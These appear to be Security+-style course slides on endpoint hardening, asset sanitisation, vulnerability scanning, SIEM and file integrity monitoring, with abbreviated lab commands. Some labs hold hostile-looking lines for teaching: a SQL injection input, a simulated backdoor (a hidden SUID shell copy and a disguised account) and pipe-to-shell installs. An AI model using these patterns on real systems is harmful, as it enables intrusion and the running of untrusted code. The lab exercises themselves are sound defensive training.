Short-range peripheral pairing; disable it when unused and beware bluejacking, bluesnarfing and unexpected pairing requests.

4

Hotspot & tethering

A phone sharing its cellular link; useful, but it can bypass the corporate web filter and expose the device to other clients.

© 2026 Tertiary Infotech Academy Pte Ltd

WPA3 and the Wireless Security Settings

1

WPA3

The current standard; use it where devices support it. WEP, then WPA, then WPA2 are progressively older and weaker.

2

SAE

WPA3-Personal replaces the WPA2 pre-shared key handshake with Simultaneous Authentication of Equals, defeating offline cracking.

3

AAA/RADIUS

WPA3-Enterprise authenticates each user to a RADIUS server (802.1X), so access is per-identity, not one shared passphrase.

4

Cryptographic protocols

WPA3 mandates stronger ciphers (GCMP/AES) and protected management frames, closing WPA2 weaknesses.

5

Authentication protocols

EAP variants such as EAP-TLS (certificates) and PEAP carry the 802.1X conversation between client and RADIUS server.

© 2026 Tertiary Infotech Academy Pte Ltd

Building Security into Applications

Validate input

- Treat all input as hostile until proven safe
- Allow-list good values; do not just block bad ones
- Stops injection, XSS and path traversal at the door

Secure cookies

- Secure flag: send the cookie over HTTPS only
- HttpOnly: hide it from client-side JavaScript
- SameSite: limit cross-site sending to curb CSRF

Verify the build

- Static code analysis (SAST) scans source for flaws
- Code signing proves authorship and integrity
- A failed signature means do not install

© 2026 Tertiary Infotech Academy Pte Ltd

Sandboxing and Monitoring

1

Sandboxing

Run untrusted or new code in an isolated environment with no access to the host, so malicious behaviour is contained and observed.

2

Test before deploy

Validate a baseline or patch in a sandbox or test environment first, so a bad change does not break production hosts.

3

Monitoring

Continuously watch the resource after deployment; a hardened host still drifts, and only monitoring tells you when it does.

4

Feedback loop

Monitoring findings feed back into the baseline, so the minimum secure configuration keeps pace with real-world threats.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Securing Computing Resources

1. Establish, deploy, maintain is the baseline lifecycle; drift means a host no longer matches the approved baseline.

2. Site survey measures signal; heat map visualises it. Both drive access-point placement and power tuning.

3. BYOD = staff-owned; COPE = company-owned, personal use allowed; CYOD = company-owned, user chose it from a list.

4. WPA3-Personal uses SAE; WPA3-Enterprise uses 802.1X with a RADIUS (AAA) server for per-user authentication.

5. Secure cookie flags: Secure (HTTPS only), HttpOnly (no JavaScript access), SameSite (anti-CSRF).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.1 · HANDS-ON

Mobile and Endpoint Hardening Baseline

LAB 28

The learner establishes a secure endpoint baseline (passcode, screen lock, encryption, app control, radios, root detection) and proves it with a PASS/FAIL compliance script.

You'll build

A baseline policy file, a WPA3-Enterprise Wi-Fi profile, the enforced settings and a 9/9 compliance report.

Tools: libpam-pwquality, dconf-cli, cryptsetup, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 28

Mobile and Endpoint Hardening Baseline

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get install -y libpam-pwquality libpwquality-tools dconf-cli cryptsetup jq
```

2 Establish the baseline and the Wi-Fi profile

```
$ mkdir -p /etc/baseline; cat > /etc/baseline/endpoint-baseline.json <<'EOF'
```

3 Deploy the passcode policy

```
$ cat > /etc/security/pwquality.conf.d/50-baseline.conf <<'EOF'  (minlen=12 minclass=3)
```

4 Enforce screen lock and idle timeout

```
$ cat > /etc/profile.d/99-idle-lock.sh <<'EOF'  (TMOUT=600; readonly TMOUT)
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 28

Mobile and Endpoint Hardening Baseline

STEPS 5–8 OF 8

5 Require encryption for the secure folder

```
$ cryptsetup luksFormat --batch-mode --type luks2 /root/secure-folder.img /root/secure-folder.key
```

6 Enforce the app deny-list and block sideloading

```
$ cat > /etc/apt/preferences.d/99-baseline-deny-list <<'EOF'  (Pin-Priority: -1)
```

7 Disable unneeded radios and services, and detect root-level tampering

```
$ systemctl disable --now bluetooth.service 2>/dev/null || echo 'no bluetooth service'
```

8 Verify compliance with a check script

```
$ cat > /usr/local/sbin/baseline-check <<'EOF'  then run baseline-check
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 28 · VERIFY

Mobile and Endpoint Hardening Baseline

✅ Test it

baseline-check prints 'Result: 9 passed, 0 failed' with exit 0; removing the noexec mount makes one check FAIL with exit 1.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.1 · HANDS-ON

Application Security: Validation, SAST and Code Signing

LAB 29

The learner scans a Python app with Bandit, fixes it with input validation and parameterised queries, sets secure cookie flags, GPG-signs a release, detects tampering and sandboxes untrusted code.

You'll build

A vulnerable and fixed app, before/after Bandit reports, a secure-cookie server and a GPG-signed release.

Tools: bandit (venv), gnupg, systemd-run, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 29

Application Security: Validation, SAST and Code Signing

STEPS 1–4 OF 9

1 Install the tools

```
$ python3 -m venv /opt/sast && /opt/sast/bin/pip install -q bandit
```

2 Create the vulnerable application

```
$ mkdir -p /opt/appsec/vuln; cat > /opt/appsec/vuln/lookup.py <<'EOF'
```

3 Run static analysis with Bandit

```
$ /opt/sast/bin/bandit -r vuln -f json -o bandit-before.json || echo 'issues found'
```

4 Confirm the SQL injection dynamically

```
$ python3 vuln/lookup.py "x' OR '1'='1"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 29

Application Security: Validation, SAST and Code Signing

STEPS 5–8 OF 9

5 Fix the code with validation and parameterisation

```
$ mkdir -p /opt/appsec/fixed; cat > /opt/appsec/fixed/lookup.py <<'EOF'  (allow-list regex)
```

6 Issue cookies with secure flags

```
$ cat > /opt/appsec/cookie_server.py <<'EOF'  (Set-Cookie: Secure; HttpOnly; SameSite)
```

7 Sign the release with GPG

```
$ gpg --batch --gen-key keyparams; gpg --armor --detach-sign lookup-1.0.tar.gz
```

8 Detect a tampered release

```
$ gpg --verify lookup-1.0.tar.gz.asc lookup-1.0-tampered.tar.gz || echo 'SIGNATURE CHECK FAILED'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 29

Application Security: Validation, SAST and Code Signing

STEPS 9–9 OF 9

9

Run untrusted code in a sandbox

```
$ systemd-run --wait --pipe -p ProtectSystem=strict -p PrivateNetwork=yes /bin/sh -c '...'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 29 · VERIFY

Application Security: Validation, SAST and Code Signing

✅ Test it

Bandit on the fixed code exits 0, the fixed app rejects the injection input, and GPG reports 'Good signature' for the original but 'BAD signature' for the tampered copy.

© 2026 Tertiary Infotech Academy Pte Ltd

4.2

OBJECTIVE 4.2

Asset Management

Acquisition · Ownership & classification · Inventory · Disposal · Sanitisation

© 2026 Tertiary Infotech Academy Pte Ltd

The Asset Management Lifecycle

1. Acquisition/ procurement: buy through a vetted process
2. Assignment: record an owner and a classification
3. Inventory: enumerate and track the asset in use
4. Monitoring: keep location, state and config current
5. Disposal: sanitise or destroy, then certify

© 2026 Tertiary Infotech Academy Pte Ltd

Procurement, Ownership and Classification

1

Acquisition/procurement

Buy hardware and software through an approved, security-reviewed process, so supply-chain and licensing risk is controlled from day one.

2

Ownership

Every asset has a named owner accountable for its security decisions, and a custodian who handles day-to-day operation.

3

Classification

Label the data the asset holds (for example Public, Internal, Confidential, Restricted); the label drives how it must be handled and disposed of.

4

Accounting

Tie the asset to a cost centre and the owner, so nothing is unmanaged and every device has someone responsible for it.

© 2026 Tertiary Infotech Academy Pte Ltd

Inventory, Enumeration and Monitoring

1

Inventory

The authoritative list of every hardware and software asset; if it is not on the inventory, it is not being patched, scanned or protected.

2

Enumeration

Actively discovering assets on the network, so shadow IT and forgotten hosts are added to the inventory rather than missed.

3

Asset tracking

Keep each record current with location, owner, state and configuration, so audits and incident response have accurate data.

4

Tagging

A unique asset tag or serial ties the physical device to its record, which is essential evidence on a disposal certificate.

© 2026 Tertiary Infotech Academy Pte Ltd

Disposal and Decommissioning

1

Sanitisation

Remove data so it cannot be recovered, while the media may be reused: overwrite (Clear) or cryptographic erase (Purge).

2

Destruction

Physically destroy the media by shredding, degaussing or incineration when reuse is not required or the data is highly sensitive.

3

Certification

A signed certificate of sanitisation records the asset, method, operator and verification, proving the data was removed.

4

Data retention

Check retention and any legal hold BEFORE disposal; destroying data still under a retention requirement is itself a compliance failure.

© 2026 Tertiary Infotech Academy Pte Ltd

Deleting Is Not Sanitising

Ordinary delete / format

- Removes only the file system pointers to the data.
- The underlying blocks still hold the original content.
- Readily recovered with free forensic tools.
- Gives a false sense that the data is gone.

Sanitisation

- Overwrites the blocks or destroys the encryption key.
- Leaves no recoverable content behind.
- Verified by reading the media back after the wipe.
- Evidenced by a certificate of sanitisation.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.2 · KEY IDEA

Classification decides the disposal method.

Public data may just be overwritten, but Restricted data on failed media that cannot be overwritten must be physically destroyed and certified.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Asset Management

1. Sanitisation makes data unrecoverable but can keep the media; destruction removes the media itself.
2. NIST SP 800-88 levels: Clear (overwrite), Purge (cryptographic erase or degauss), Destroy (shred/incinerate).
3. Always check data retention and legal hold before disposing of any asset.
4. The owner is accountable for the asset; the custodian operates it day to day.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.2 · HANDS-ON

Asset Inventory, Media Sanitisation and Disposal Certificate

LAB 30

The learner records an asset's owner and classification, checks retention and legal hold, proves deletion is not sanitisation, wipes a device with shred/dd/blkdiscard, performs a crypto erase and issues a NIST SP 800-88 certificate.

You'll build

An ITAM folder with inventory, retention schedule, read-back verification and a signed certificate of sanitisation.

Tools: util-linux, coreutils, shred, cryptsetup, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 30

Asset Inventory, Media Sanitisation and Disposal Certificate

STEPS 1–4 OF 9

1 Install the tools

```
$ apt-get install -y util-linux coreutils e2fsprogs cryptsetup jq bsdextrautils; mkdir -p /root/itam
```

2 Build the asset inventory and enumerate this host

```
$ cat > inventory.csv <<'EOF'  (asset_tag,type,owner,classification,status)
```

3 Check retention and legal hold before disposal

```
$ cat > retention-schedule.csv <<'EOF'  (record_type,retention_period,legal_hold)
```

4 Prove that deleting is not sanitising

```
$ LOOP=$(losetup -f --show retired-disk.img); mkfs.ext4 -q "$LOOP"; write then rm; grep -a CONFIDENTIAL
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 30

Asset Inventory, Media Sanitisation and Disposal Certificate

STEPS 5–8 OF 9

5 Clear the media with shred

```
$ shred -v -n 1 -z "$LOOP"; grep -a -c 'CONFIDENTIAL' "$LOOP" || echo '0 matches'
```

6 Use the alternatives: dd zero-fill and blkdiscard

```
$ dd if=/dev/zero of="$LOOP" bs=1M oflag=direct; blkdiscard -f "$LOOP"
```

7 Verify the result and keep evidence

```
$ cmp -n "$SIZE" "$LOOP" /dev/zero && echo VERIFIED; sha256sum "$LOOP" | tee verify-hash.txt
```

8 Purge by cryptographic erase

```
$ cryptsetup luksFormat --batch-mode --type luks2 laptop-ssd.img laptop-ssd.key; cryptsetup luksErase --batch-mode
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 30

Asset Inventory, Media Sanitisation and Disposal Certificate

STEPS 9–9 OF 9

9

Issue the certificate and close the asset record

```
$ cat > certificate-SG-DISK-0099.txt <<EOF  (NIST SP 800-88 fields); update inventory status
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 30 · VERIFY

Asset Inventory, Media Sanitisation and Disposal Certificate

✅ Test it

grep finds 0 CONFIDENTIAL matches on the wiped image, the certificate shows the Clear level and a 64-hex hash, and the inventory status reads 'Sanitised - certificate on file'.

© 2026 Tertiary Infotech Academy Pte Ltd

4.3

OBJECTIVE 4.3

Vulnerability Management

Identification · Analysis · CVSS/CVE · Response · Validation · Reporting

© 2026 Tertiary Infotech Academy Pte Ltd

The Vulnerability Management Cycle

1. Discover and inventory every asset in scope
2. Identify weaknesses by scanning and other methods
3. Analyse: confirm, score and prioritise each finding
4. Respond: patch, mitigate or formally accept
5. Validate by rescanning, then report the trend

© 2026 Tertiary Infotech Academy Pte Ltd

Ways to Identify Vulnerabilities

1

Vulnerability scan

Automated tools probe hosts and compare findings against a database of known flaws and misconfigurations.

2

Application security

Static analysis reads source code, dynamic analysis tests the running app, and package monitoring tracks vulnerable dependencies.

3

Threat feed

External intelligence on current threats: OSINT, proprietary and third-party feeds, information-sharing organisations and dark-web monitoring.

4

Penetration testing

Authorised ethical attack that confirms what is actually exploitable, going beyond what a scanner can see.

5

Responsible disclosure

A channel for outsiders to report flaws safely; a bug bounty programme pays researchers for valid findings.

6

System/process audit

An independent review that checks configuration and process against a standard and surfaces gaps a scanner would miss.

© 2026 Tertiary Infotech Academy Pte Ltd

Static, Dynamic and Package Monitoring

Static (SAST)

- Analyses source code or binaries without running them.
- Finds flaws early, before the code is deployed.
- Sees the whole code path but cannot see runtime state.
- Can raise false positives on code that is never reached.

Dynamic (DAST)

- Tests the application while it is running.
- Finds flaws only on the paths the test exercises.
- Sees real runtime behaviour and configuration.
- Package monitoring complements both by tracking vulnerable dependencies.

© 2026 Tertiary Infotech Academy Pte Ltd

Confirming the Findings

1

True positive

A reported flaw that is genuinely present and exploitable; this is what you remediate.

2

False positive

The tool flags a flaw that is not really there; it wastes effort and erodes trust in the scanner.

3

False negative

A real flaw the scan missed; the most dangerous outcome, and the reason scanning never fully replaces pen testing.

4

Confirmation

Manually verify each finding before acting, so the team spends effort on real risk, not scanner noise.

© 2026 Tertiary Infotech Academy Pte Ltd

Scoring and Prioritising

1

CVE

Common Vulnerabilities and Exposures: the unique public identifier for one specific flaw, for example CVE-2024-3094.

2

CVSS

Common Vulnerability Scoring System: a 0-10 severity score from base metrics such as attack vector and impact.

3

Classification

The type of weakness (for example injection, misconfiguration), which groups similar findings for remediation.

4

Exposure factor

How much of the asset's value is lost if the flaw is exploited, feeding the risk calculation.

5

Environmental variables

Local context (compensating controls, asset location) that adjusts the base CVSS score to your environment.

6

Risk tolerance

How much residual risk the organisation will accept decides which findings must be fixed and how fast.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.3 · KEY IDEA

CVSS is severity, not risk.

Risk combines the score with exposure, exploit availability (CISA KEV) and business impact, which is why a 9.8 on an isolated host can wait behind a 7.5 on the internet edge.

© 2026 Tertiary Infotech Academy Pte Ltd

Response and Remediation Options

1

Patching

Apply the vendor fix; the primary remediation that actually removes the vulnerability.

2

Segmentation

Isolate the vulnerable system on its own network segment to limit what an attacker can reach.

3

Compensating controls

Other controls (a WAF, tighter firewall rules) that reduce risk when you cannot patch immediately.

4

Insurance

Cyber-insurance transfers residual financial risk; it never removes the vulnerability itself.

5

Exceptions & exemptions

A documented, time-boxed, owner-approved decision to accept a risk when remediation is not yet possible.

© 2026 Tertiary Infotech Academy Pte Ltd

Proving and Reporting the Fix

1

Rescanning

Scan again after remediation to confirm the finding is gone and no new issue was introduced.

2

Audit

An independent check that the remediation was applied and the process was followed.

3

Verification

Confirm the fix actually resolves the weakness, not just that a patch was installed.

4

Reporting

Report findings, actions and trends to stakeholders, showing whether risk is going down over time.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Vulnerability Management

1. CVE identifies a specific flaw; CVSS scores its severity 0-10; CVSS is severity, not overall risk.
2. False negative (missed real flaw) is more dangerous than false positive (false alarm).
3. An exception/exemption must be documented, time-boxed and approved by the risk owner, with a compensating control.
4. Validate remediation by rescanning and verification before closing and reporting the finding.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.3 · HANDS-ON

Vulnerability Scanning, Confirmation and Rescan

LAB 31

The learner scans a deliberately weak web server with Nmap and Nikto, compares the uncredentialed and credentialed views, confirms true vs false positives, prioritises with CVSS and context, remediates and rescans.

You'll build

A vuln folder with raw scan output, a triage sheet, a CVSS-prioritised register and a before/after report.

Tools: apache2, nmap, nikto, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 31

Vulnerability Scanning, Confirmation and Rescan

STEPS 1–4 OF 9

1. Install the scanners and the target

```
$ apt-get install -y apache2 nmap nikto curl; systemctl enable --now apache2
```

2. Plant realistic weaknesses

```
$ echo 'db_password=...' > /var/www/html/backup/config.bak; ServerTokens Full; systemctl reload apache2
```

3. Run an uncredentialed network scan with Nmap

```
$ nmap -sV -p 22,80 --script 'http-headers,http-enum,vulners' 127.0.0.1 -oN nmap-before.txt
```

4. Scan the web application with Nikto

```
$ nikto -h http://127.0.0.1 -o nikto-before.txt -Format txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 31

Vulnerability Scanning, Confirmation and Rescan

STEPS 5–8 OF 9

5 Add the credentialed view

```
$ apt-get -s upgrade | grep '^Inst' > missing-patches.txt
```

6 Confirm findings as true or false positives

```
$ curl -sI http://127.0.0.1 | grep -iE 'server|x-frame'; cat > triage.csv <<'EOF'
```

7 Prioritise with CVSS and context

```
$ cat > findings-register.csv <<'EOF'  (id,cvss_base,vector,exposure,priority,due)
```

8 Remediate

```
$ mv /var/www/html/backup/config.bak quarantine/; ServerTokens Prod; Options -Indexes; systemctl reload apache2
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 31

Vulnerability Scanning, Confirmation and Rescan

STEPS 9–9 OF 9

9

Rescan to validate and report

```
$ nikto -h http://127.0.0.1 -o nikto-after.txt; nmap ... -oN nmap-after.txt; write validation-report.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 31 · VERIFY

Vulnerability Scanning, Confirmation and Rescan

✅ Test it

After remediation the Server header shows no version, both security headers are present, /backup/ returns 403 or 404, and the report shows fewer Nikto findings than before.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.3 · HANDS-ON

Vulnerability Management Pipeline with Trivy

LAB 32

The learner runs package, OS and container scans with Trivy, builds a CVSS-sorted patch queue, enriches it with the CISA KEV feed, records a time-boxed exception, remediates and rescans, then scans for secrets.

You'll build

A VM-lab folder with JSON scans, a patch queue, a KEV-matched list, an exceptions file and a before/after report.

Tools: trivy, curl, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 32

Vulnerability Management Pipeline with Trivy

STEPS 1–4 OF 9

1. Install Trivy

```
$ curl -sfL .../trivy/.../install.sh | sh -s -- -b /usr/local/bin v0.74.0; trivy --version
```

2. Package monitoring: scan the app's dependencies

```
$ cat > app/requirements.txt <<'EOF'; trivy fs --format json -o deps-before.json app/
```

3. Scan the host operating system

```
$ trivy rootfs --scanners vuln --pkg-types os --severity HIGH,CRITICAL --skip-dirs /proc,/sys /
```

4. Scan a container image

```
$ trivy image --image-src remote --format json -o image-before.json node:14-alpine
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 32

Vulnerability Management Pipeline with Trivy

STEPS 5–8 OF 9

5 Build a CVSS-sorted patch queue

```
$ jq -r '...CVSS.nvd.V3Score...' deps-before.json image-before.json | sort -gr > patch-queue.tsv
```

6 Add threat intelligence: the CISA KEV feed

```
$ curl -s -o kev.json .../known_exploited_vulnerabilities.json; grep -Fxf kev-ids.txt
```

7 Record a time-boxed exception

```
$ cat > exceptions.trivyignore <<EOF  ($TOP exp:2026-12-31)
```

8 Remediate and validate with a rescan

```
$ cat > app/requirements.txt <<'EOF'  (upgraded); trivy fs --format json -o deps-after.json app/
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 32

Vulnerability Management Pipeline with Trivy

STEPS 9–9 OF 9

9

Scan for secrets and write the report

```
$ trivy fs --scanners secret app/; write vm-report.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 32 · VERIFY

Vulnerability Management Pipeline with Trivy

✅ Test it

The report shows fewer dependency findings after the upgrade than before, lists the KEV match count and one open exception, and the CRITICAL gate prints exit 0.

© 2026 Tertiary Infotech Academy Pte Ltd

4.4

OBJECTIVE 4.4

Alerting & Monitoring

Monitor resources · Aggregation · Alert tuning · SIEM · DLP · SNMP · NetFlow

© 2026 Tertiary Infotech Academy Pte Ltd

Monitoring Computing Resources

1

Systems

Operating-system health and security: logins, privilege use, services, patch state and host integrity across every server and endpoint.

2

Applications

App logs and behaviour: errors, authentication, data access and anomalies that a host log alone would not reveal.

3

Infrastructure

Network and platform devices: switches, routers, firewalls and cloud services, often watched agentless over SNMP or flow data.

4

Availability

Whether services are actually up; a service you assume is running may be down under a denial-of-service attack.

© 2026 Tertiary Infotech Academy Pte Ltd

Log, Event, Alert, Incident

1

Log

A raw record written by a source, such as one line appended to the authentication log.

2

Event

A parsed, normalised log placed into common fields such as source address, user and timestamp.

3

Alert

An event or correlated set of events that matched a detection rule and needs human attention.

4

Incident

A confirmed alert with real adverse impact, which triggers the incident response process.

5

Aggregation

Collecting logs from many hosts into one searchable store so analysts get a single view.

6

Correlation

Joining events across sources, such as a firewall deny plus a failed login from the same address.

© 2026 Tertiary Infotech Academy Pte Ltd

The Monitoring Activities

1

Log aggregation

Gather logs from every source into one place, normalise them and keep clocks in sync with NTP so correlation is meaningful.

2

Alerting

Raise a notification when a rule matches, routed to the right team with enough context to act.

3

Scanning

Periodically scan for vulnerabilities and configuration drift, feeding results into the same monitoring pipeline.

4

Reporting

Summarise volume and trends; a steady trickle differs from a sudden spike of similar incidents that signals an attack.

5

Archiving

Retain logs per regulation and investigation needs, with recent data searchable and older data stored cheaply.

6

Alert response

Respond and validate: quarantine the affected host or file, remediate, and tune the rule that fired.

© 2026 Tertiary Infotech Academy Pte Ltd

Agent-Based versus Agentless

Agent-based

- An agent on each host ships logs, integrity data and inventory.
- It can run local checks and buffer during network outages.
- It encrypts the channel back to the manager.
- It must be deployed, patched and managed on every host.

Agentless

- The manager pulls data over syslog, SNMP, SSH or a cloud API.
- It is the only option for appliances that cannot run software.
- Visibility is limited to whatever the device chooses to emit.
- It adds no endpoint footprint, suiting change-controlled systems.

© 2026 Tertiary Infotech Academy Pte Ltd

Alert Tuning and Quarantine

1

Alert fatigue

Too many false positives train analysts to ignore alerts, so a real detection gets missed in the noise.

2

Alert tuning

Suppress or threshold known-good behaviour narrowly rather than disabling the whole rule, so the detection survives.

3

Quarantine

Isolate the suspect host or file automatically on a confirmed alert, containing the threat while an analyst investigates.

4

Validation

Confirm the response worked and the alert was true before closing, then feed the lesson back into the rule.

© 2026 Tertiary Infotech Academy Pte Ltd

The Monitoring Toolbox

1

SIEM

Security information and event management aggregates and correlates logs, raises alerts and holds them for investigation.

2

SCAP & benchmarks

The Security Content Automation Protocol automates checking hosts against benchmarks such as CIS for compliance monitoring.

3

Antivirus & DLP

Antivirus watches for malware; data loss prevention enforces conditions and actions to stop sensitive data leaving.

4

SNMP traps

Network devices push asynchronous SNMP trap messages to the manager when a defined condition occurs.

5

NetFlow

Records traffic metadata (who talked to whom, how much) rather than payloads; cheap to keep and ideal for spotting trends.

6

Vulnerability scanners

Feed weakness findings into the same monitoring and reporting pipeline as part of continuous assurance.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Alerting & Monitoring

1. Log -> event -> alert -> incident: only a confirmed alert with impact is an incident.
2. Alert tuning suppresses known-good noise narrowly to fight alert fatigue, without disabling the detection.
3. NetFlow stores metadata only, so it is cheap to retain and good for trend and beaconing analysis; a full packet capture holds payloads.
4. SCAP automates benchmark/compliance checks; SNMP traps are device-pushed alerts.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.4 · HANDS-ON

SIEM Alerting and Monitoring with Wazuh

LAB 33

The learner runs a single-node Wazuh SIEM, aggregates an application log, writes a custom detection, triggers and reads real alerts, reports on them, tunes out a known-good source, queries the REST API and enables archiving.

You'll build

A working Wazuh manager with a custom log source, a detection and a tuning rule, an alert report and JSON archiving.

Tools: wazuh-manager, wazuh-indexer, curl, jq

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 33

SIEM Alerting and Monitoring with Wazuh

STEPS 1–4 OF 8

1. Install the Wazuh all-in-one stack

```
$ curl -sO https://packages.wazuh.com/4.9/wazuh-install.sh; bash wazuh-install.sh -a -i
```

2. Confirm the services and collect the API password

```
$ for s in wazuh-manager wazuh-indexer wazuh-dashboard; do systemctl is-active $s; done
```

3. Aggregate an application log and add a custom detection

```
$ cat >> /var/ossec/etc/ossec.conf <<'EOF'  (<localfile> /var/log/labapp.log)
```

4. Generate security events

```
$ for i in $(seq 1 12); do ssh -o BatchMode=yes baduser$i@127.0.0.1 true 2>/dev/null; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 33

SIEM Alerting and Monitoring with Wazuh

STEPS 5–8 OF 8

5 Read the alerts and build a report

```
$ jq -c 'select(.rule.id=="5710" or ...)' alerts.json | tail; write /root/alert-summary.txt
```

6 Tune out a known-good source

```
$ cat >> /var/ossec/etc/rules/local_rules.xml <<'EOF'  (rule id=100110 level=0)
```

7 Query the SIEM through its REST API

```
$ TOKEN=$(curl -sk -u wazuh:$API_PASS -X POST .../security/user/authenticate?raw=true)
```

8 Turn on archiving and check retention

```
$ sed -i 's|<logall_json>no|<logall_json>yes|' ossec.conf; systemctl restart wazuh-manager
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 33 · VERIFY

SIEM Alerting and Monitoring with Wazuh

✅ Test it

Alert counts appear for rule 5710 and the custom rule 100100, no level-0 alerts remain in the alert file, and archives.json exists so archiving is on.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.4 · HANDS-ON

File Integrity Monitoring with AIDE

LAB 34

The learner baselines critical files with AIDE, detects a defacement, a dropped backdoor and a new account, responds by restoring and quarantining, re-baselines after an approved change and forwards the check to syslog.

You'll build

A scoped AIDE config and protected baseline, a tamper report, a quarantine folder and a scheduled check to the journal.

Tools: aide, cron, logger, journalctl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 34

File Integrity Monitoring with AIDE

STEPS 1–4 OF 9

1 Install AIDE

```
$ apt-get install -y aide; aide --version
```

2 Create the content to protect

```
$ echo '<h1>SecPlus Bank</h1>' > /srv/webapp/index.html; cp -a to /root/known-good/
```

3 Write a scoped AIDE configuration

```
$ cat > /etc/aide/aide-lab.conf <<'EOF'  (database_in/out, report_url=stdout, selection)
```

4 Initialise the baseline and protect it

```
$ aide --config=/etc/aide/aide-lab.conf --init; cp .db.new .db; chmod 400 .db
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 34

File Integrity Monitoring with AIDE

STEPS 5–8 OF 9

5 Simulate an intrusion

```
$ echo HACKED > index.html; cp /bin/sh /usr/local/bin/.sysupdate; chmod 4755; useradd -m svc-update
```

6 Detect the changes

```
$ aide --config=/etc/aide/aide-lab.conf --check > /root/aide-tamper-report.txt; echo exit $?
```

7 Respond: restore and quarantine

```
$ cp -a /root/known-good/index.html /srv/webapp/; mv .sysupdate /root/quarantine/; usermod -L svc-update
```

8 Re-baseline after the approved change

```
$ sha256sum -c offhost/aide-db.sha256; aide --config=... --update; cp .db.new .db
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 34

File Integrity Monitoring with AIDE

STEPS 9–9 OF 9

9

Schedule the check and forward it to syslog

```
$ cat > /etc/cron.d/aide-lab <<'EOF'  (aide --check | logger -t aide-lab)
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 34 · VERIFY

File Integrity Monitoring with AIDE

✅ Test it

The clean check exits 0; after the intrusion the report lists the changed page, the added SUID binary and the new account; after re-baseline the check is clean again.

© 2026 Tertiary Infotech Academy Pte Ltd

4.5

OBJECTIVE 4.5

Enterprise Security Capabilities

Firewall · IDS/IPS · Web & DNS filter · Email (SPF/DKIM/DMARC) · EDR/XDR · UBA

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls: Rules and Placement

1

Rules / access lists

Ordered allow and deny rules matched top-down on source, destination, port and protocol; an implicit deny ends the list.

2

Ports / protocols

Permit only the services actually needed, by port and protocol, and block everything else to shrink the attack surface.

3

Screened subnet

A DMZ between two firewalls holds internet-facing servers, so a compromise there does not reach the internal network.

4

Network vs application

A traditional firewall filters by address and port; a next-gen or application firewall also inspects the application layer.

© 2026 Tertiary Infotech Academy Pte Ltd

IDS versus IPS

IDS: detect only

- Receives a copy of traffic from a tap or SPAN, out of band.
- Can only alert and log; the packet already reached the target.
- A failure or overload never breaks production traffic.
- Suits monitoring and tuning new signatures safely.

IPS: detect and block

- Sits inline, so every packet passes through and can be dropped.
- A false positive now blocks legitimate business traffic.
- Must be set deliberately to fail-open or fail-closed.
- Uses signatures and trend/anomaly detection to decide.

© 2026 Tertiary Infotech Academy Pte Ltd

Web Filtering

1

Agent-based

A client agent on the endpoint enforces the policy wherever the device is, including off the corporate network.

2

Centralized proxy

All web traffic routes through a proxy that inspects and enforces the policy in one place.

3

URL scanning & categories

Classify sites into categories (adult, social, malware, phishing) and block whole categories with a tick-box.

4

Block rules & reputation

Explicit block rules plus reputation scoring stop newly seen or low-reputation sites before a category is even assigned.

© 2026 Tertiary Infotech Academy Pte Ltd

OS Hardening and Secure Protocols

1

Group Policy

On Windows domains, Group Policy pushes security settings to every joined machine from one central place.

2

SELinux

Mandatory access control on Linux that confines each process by policy, so a compromised service cannot exceed its label.

3

Protocol selection

Choose the secure variant: SSH not Telnet, HTTPS not HTTP, SFTP/FTPS not FTP, IMAPS/POP3S not cleartext.

4

Port & transport

Select the matching secure port and a protected transport (TLS), so the right protocol is not undone by the wrong port.

© 2026 Tertiary Infotech Academy Pte Ltd

DNS Filtering and Email Security

1

DNS filtering

Block resolution of known-malicious or disallowed domains at the DNS layer, stopping connections before they start.

2

SPF

Sender Policy Framework lists which servers may send mail for a domain, so spoofed senders are detectable.

3

DKIM

DomainKeys Identified Mail signs outgoing mail, so the recipient can verify it was not altered and came from the domain.

4

DMARC

Builds on SPF and DKIM to tell receivers what to do with mail that fails (none, quarantine, reject) and to report back.

5

Secure gateway

An email security gateway filters spam, phishing and malware and enforces DLP on messages before they are delivered.

© 2026 Tertiary Infotech Academy Pte Ltd

FIM, DLP and NAC

1

File integrity monitoring

